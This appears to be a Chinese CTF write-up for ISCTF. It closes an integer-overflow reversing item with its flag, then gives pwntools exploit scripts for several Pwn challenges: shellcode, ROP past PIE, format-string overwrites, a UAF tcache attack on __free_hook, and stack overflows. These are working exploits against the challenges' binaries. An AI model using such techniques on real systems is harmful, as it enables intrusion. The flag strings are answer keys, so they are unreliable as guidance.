#### [整形溢出](https://course.rs/basic/base-type/numbers.html#整形溢出)

假设有一个`u8`，它可以存放从 0 到 255 的值。那么当你将其修改为范围之外的值，比如 256，则会发生\*\*整形溢出\*\*。关于这一行为 Rust 有一些有趣的规则：当在 debug 模式编译时，Rust 会检查整形溢出，若存在这些问题，则使程序在编译时 \*panic\* (崩溃, Rust 使用这个术语来表明程序因错误而退出)。

在当使用`--release`参数进行 release 模式构建时，Rust \*\*不\*\*检测溢出。相反，当检测到整形溢出时，Rust 会按照补码循环溢出 (\*two's complement wrapping\*) 的规则处理。简而言之，大于该类型最大值的数值会被补码转换成该类型能够支持的对应数字的最小值。比如在`u8`的情况下，256 变成 0，257 变成 1，依此类推。程序不会 \*panic\*，但是该变量的值可能不是你期望的值。依赖这种默认行为的代码都应该被认为是错误的代码。

如果按照得到的数据进行运算，这个等式并不成立  $\text{num1}[i] + \text{input}[i] \neq \text{num2}[i] - \text{KEY}[\text{ORDER}[i]]$

因此考虑到两边的整形溢出后，再将等式进行推算，即可得到flag的值

```
ISCTF{Ru5t_4nd_1nteger_0v3rflow}
```

## Pwn



## test\_nc

出题人: f00001111

考点: netcat使用

签到题, 使用netcat连接即可获得flag

## nc\_shell

出题人: f00001111

考点: shell基础命令

签到题, 使用netcat连接后输入ls列出文件, 使用cat flag读取flag

## abstract\_shellcode

出题人: kadelin

解题思路: 利用前面判断no的输入往栈写入syscall的字节码, 接着后面使用pop code将栈中的syscall填充到shellcode底部, 接着再控制rax rdi rsi rdx再进行一次read往栈写入shellcode即可getshell

构造exp

```
from pwn import *
context(os='linux', arch='amd64', log_level='debug')
```



```

io = process('./ezshellcode')

io.recv()
io.send(b'\x0f\x05') # syscall

shellcode = """
push rdi
pop rax
push rbx
pop rdx
push rax
push rax
push rbp
pop rsp
pop rdx
pop rdx
pop rdx
push rdx
push rdx
push rdx
push rdx
push rdx
"""

payload = asm(shellcode) + b"\x5f"

#16

io.send(payload)

shellcode = shellcraft.execve("/bin/sh", 0, 0)

io.send(b"aa" + asm(shellcode))

io.interactive()

#ubuntu20.04

```

## ezpie

---

出题人：kadelin

题目描述：两次读入，一次输入，借助第一吃读入泄露elf\_base，接着计算gadget地址构造rop链即可getshell

题目提示：可泄露elf\_base

```

from pwn import *
context(os='linux', arch='amd64', log_level='debug')
io = process('./ezpie')

io.recv()
io.send(b'a'*0x28)

io.recv(0x2f)
elf = u64(io.recv(6).ljust(8, b'\x00')) - 0x1189
pop_rdi = elf + 0x00000000000012a3
pop_rsi_r15 = elf + 0x00000000000012a1
pop_rax = elf + 0x0000000000001238
syscall = elf + 0x0000000000001236
binsh = elf + 0x00002008

io.recv()

payload = b'a'*0x58 + p64(pop_rdi) + p64(binsh) + p64(pop_rsi_r15) + p64(0)*2 +
p64(pop_rax) + p64(0x3b) + p64(syscall)
io.sendline(payload)

io.interactive()

```

## fries

出题人: guoql

本题为简单的64位格式化字符串题目，主要考察对于格式化字符串的运用能力。

简单利用one\_gadget去修改返回地址即可。

```

from pwn import *
# -----修改区-----
context(log_level='debug', arch='amd64', os='linux') #arch='amd64', arch='i386'
pwnfile='./fries'
elf = ELF(pwnfile)
libc = ELF('./libc.so.6')
flag=0 # 远程/本地
ip='192.168.75.130'
port=10000
# -----End-----

sa = lambda s,n : p.sendafter(s,n)
sla = lambda s,n : p.sendlineafter(s,n)
sl = lambda s : p.sendline(s)

```

```

sd = lambda s : p.send(s)
rc = lambda n : p.recv(n)
ru = lambda s : p.recvuntil(s)
it = lambda : p.interactive()
b=lambda :gdb.attach(p)
d=lambda :pause()
leak = lambda name,addr :log.success(name+"--->" +hex(addr))

if flag:
    p = remote(ip,port)
else:
    p = process(pwnfile)
    b()

payload=b'fries\x00'
sa("Emmmm... Could you give me some fries",payload)

# 泄露binary
sa("Go get some fries on the pier",b'%25$p%17$p%31$p')
ru(b'0x')
adventure_134=int(p.recv(12),16)
binary_base=adventure_134-134-elf.symbols['adventure']
leak("binary_base",binary_base)

# 泄露libc_base
ru(b'0x')
puts_346=int(p.recv(12),16)
libc_base=puts_346-346-libc.sym['puts']
leak("libc_base",libc_base)

# 泄露栈地址
ru(b'0x')
stack_addr=int(p.recv(12),16)
location_addr=stack_addr-104
leak("location_addr",location_addr)

# one_gadget

one=[0x50a47,0xebc81,0xebc85,0xebc88,0xebce2,0xebd3f,0xebd43]
one_gadget=libc_base+one[0]
leak("one_gadget",one_gadget)

...

location写的位置
loc_content写的内容
a1 是三链位置(主要是修改第三链的内容)
a2 是第二链位置
...
```

```

def double_byte_attack(a1,a2,location_addr,content):

    content_1 = content & 0xffff # 后两位
    content_2 = (content >> 16)& 0xffff # 往前推俩
    content_3 = (content >> 32)& 0xffff # 再往前推两位
    content_4 = (content >> 48)& 0xffff # 最前面两位
    leak("content_1",content_1)
    leak("content_2",content_2)
    leak("content_3",content_3)
    leak("content_4",content_4)

    location_1= location_addr & 0xffff
    location_2= (location_addr + 2)& 0xffff
    location_3= (location_addr + 4)& 0xffff
    location_4= (location_addr + 6)& 0xffff
    leak("location_1",location_1)
    leak("location_2",location_2)
    leak("location_3",location_3)
    leak("location_4",location_4)

    location=[location_1,location_2,location_3,location_4]
    loc_content=[content_1,content_2,content_3,content_4]
    for i in range(3):
        # 打第八位为rbp_16-8 也就是改成了rbp
        payload=b"" + str(location[i]).encode("utf-8") +
b"%c"+str(a1).encode("utf-8")+b"$hn\x00"
        sa("Go get some fries on the pier",payload)
        # 往第十个位置开始写one_gadget
        payload=b"" + str(loc_content[i]).encode("utf-8") +
b"%c"+str(a2).encode("utf-8")+b"$hn\x00"
        sa("Go get some fries on the pier",payload)

double_byte_attack(24,34,location_addr,one_gadget)
log.success("Finshed!!!! That's all")
sa("Go get some fries on the pier",b'Pwn!!\x00')

it()

```

## touchfile1

出题人: xsh

```

rsp    0x7ffea5dafc60 → 0x561c2e99545c (main) ← endbr64
01:0008|          0x7ffea5dafc68 → 0x561c2e997d90
(__do_global_dtors_aux_fini_array_entry) → 0x561c2e9951c0
(__do_global_dtors_aux) ← endbr64
02:0010| rsi-6 0x7ffea5dafc70 ← 0x206863756f74 /* 'touch ' */
03:0018|          0x7ffea5dafc78 ← 0x0
... ↓      2 skipped
06:0030|          0x7ffea5dafc90 ← 0xa68730a31 /* '1\nsh\n' */ # read_num 的栈残留
07:0038|          0x7ffea5dafc98 ← 0x403ecd5005a71300

```

调试会发现，我们写入的数据和 read\_num 函数的栈数据残留相邻，因此可以通过在 read\_num 函数写入 sh 执行以此绕过

exp

```

from pwn import *

context(os='linux', arch='amd64', log_level='debug')
p = process('./touch_file1')
elf = ELF('./touch_file1')

#gdb.attach(p, 'b *$rebase(0x12c0)\n')

p.sendlineafter(b'> ', b'1' + b'\n' + b'sh')
p.sendlineafter(b'file_name: ', b'a'*0x1a)

p.interactive()
#pause()

```

## touchfile2

出题人：xsh

```

#cp 功能直接复制 idx，导致 两个不同的 idx 指向同一个堆块，可以实现 UAF

#构造exp如下
from pwn import *
from struct import pack
from ctypes import *
#from LibcSearcher import *

def s(a) : p.send(a)
def sa(a, b) : p.sendafter(a, b)
def sl(a) : p.sendline(a)
def sla(a, b) : p.sendlineafter(a, b)
def r() : return p.recv()

```

```

def pr() : print(p.recv())
def rl(a) : return p.recvuntil(a)
def inter() : p.interactive()
def debug():
    gdb.attach(p)
    pause()
def get_addr() : return u64(p.recvuntil(b'\x7f')[-6:].ljust(8, b'\x00'))
def get_sb() : return libc_base + libc.sym['system'], libc_base +
next(libc.search(b'/bin/sh\x00'))
def csu(rdi, rsi, rdx, rip, gadget) : return p64(gadget) + p64(0) + p64(1) +
p64(rip) + p64(rdi) + p64(rsi) + p64(rdx) + p64(gadget - 0x1a)

context(os='linux', arch='amd64', log_level='debug')
#p = process(['qemu-ppc-static', '-g', '1234', './pwn'])
p = process(['./pwn'])
#p = remote('node2.yuzhian.com.cn', 32406 )
elf = ELF('./pwn')
libc = ELF('glibc-all-in-one/libs/2.31-0ubuntu9.9_amd64/libc.so.6')

# uaf -> leak libc_base
for i in range(9):
    sla(b'>', b'touch ' + chr(ord('a') + i).encode() + b' a')
sla(b'>', b'cp g gg')
sla(b'>', b'cp h hh')

for i in range(8):
    sla(b'>', b'rm ' + chr(ord('a') + i).encode())
sla(b'>', b'cat hh')
libc_base = get_addr() - 0x70 - libc.sym['__malloc_hook']

# uaf -> tcache bin attack : free_hook -> system
free_hook = libc_base + libc.sym['__free_hook']
system = libc_base + libc.sym['system']

sla(b'>', b'edit gg ' + p64(free_hook))
sla(b'>', b'touch 1 /bin/sh\x00')
sla(b'>', b'touch 2 ' + p64(system))

#pwn
sla(b'>', b'rm 1')
inter()

print(' libc_base -> ', hex(libc_base))
#debug()

```

## stack

出题人: xsh

```

__int64 vuln()
{
    int v1; // [rsp+Ch] [rbp-24h] BYREF
    char s[8]; // [rsp+10h] [rbp-20h] BYREF
    __int64 v3; // [rsp+18h] [rbp-18h]
    int i; // [rsp+2Ch] [rbp-4h]

    *(_QWORD *)s = 0LL;
    v3 = 0LL;
    i = 0;
    v1 = 0;
    printf("size: ");
    __isoc99_scanf("%d", &v1);
    printf("> ");
    for ( i = 0; i < v1; ++i )
    {
        read(0, &s[i], 1uLL);
        if ( s[i] == 10 )
            break;
    }
    puts(s);
    return 0LL;
}

```

栈溢出漏洞，溢出可以覆盖 i 的值，所以这里需要控制好溢出时候 i 的值，直接对返回地址写后门函数

```

from pwn import *

context(os='linux', arch='amd64', log_level='debug')
p = process('./stack')
elf = ELF('./stack')

#gdb.attach(p, 'b *0x4012b1')

p.sendlineafter(b'size: ', str(0x100))
p.sendlineafter(b'> ', b'a'*0x1c + p8(0x27) + p64(0x4012EE))

p.interactive()
#pause()

```

## fmt

出题人: xsh

```

from pwn import *

context(os='linux', arch='amd64', log_level='debug')

```



```
p = process('./fmt')
elf = ELF('./fmt')

#gdb.attach(p, 'b printf')

p.sendafter(b'> ', b'%18c%8$n%34c%9$n')

#pause()

p.interactive()
```

通过调试可以发现 a 和 b 的栈地址在偏移 8 和 9 的位置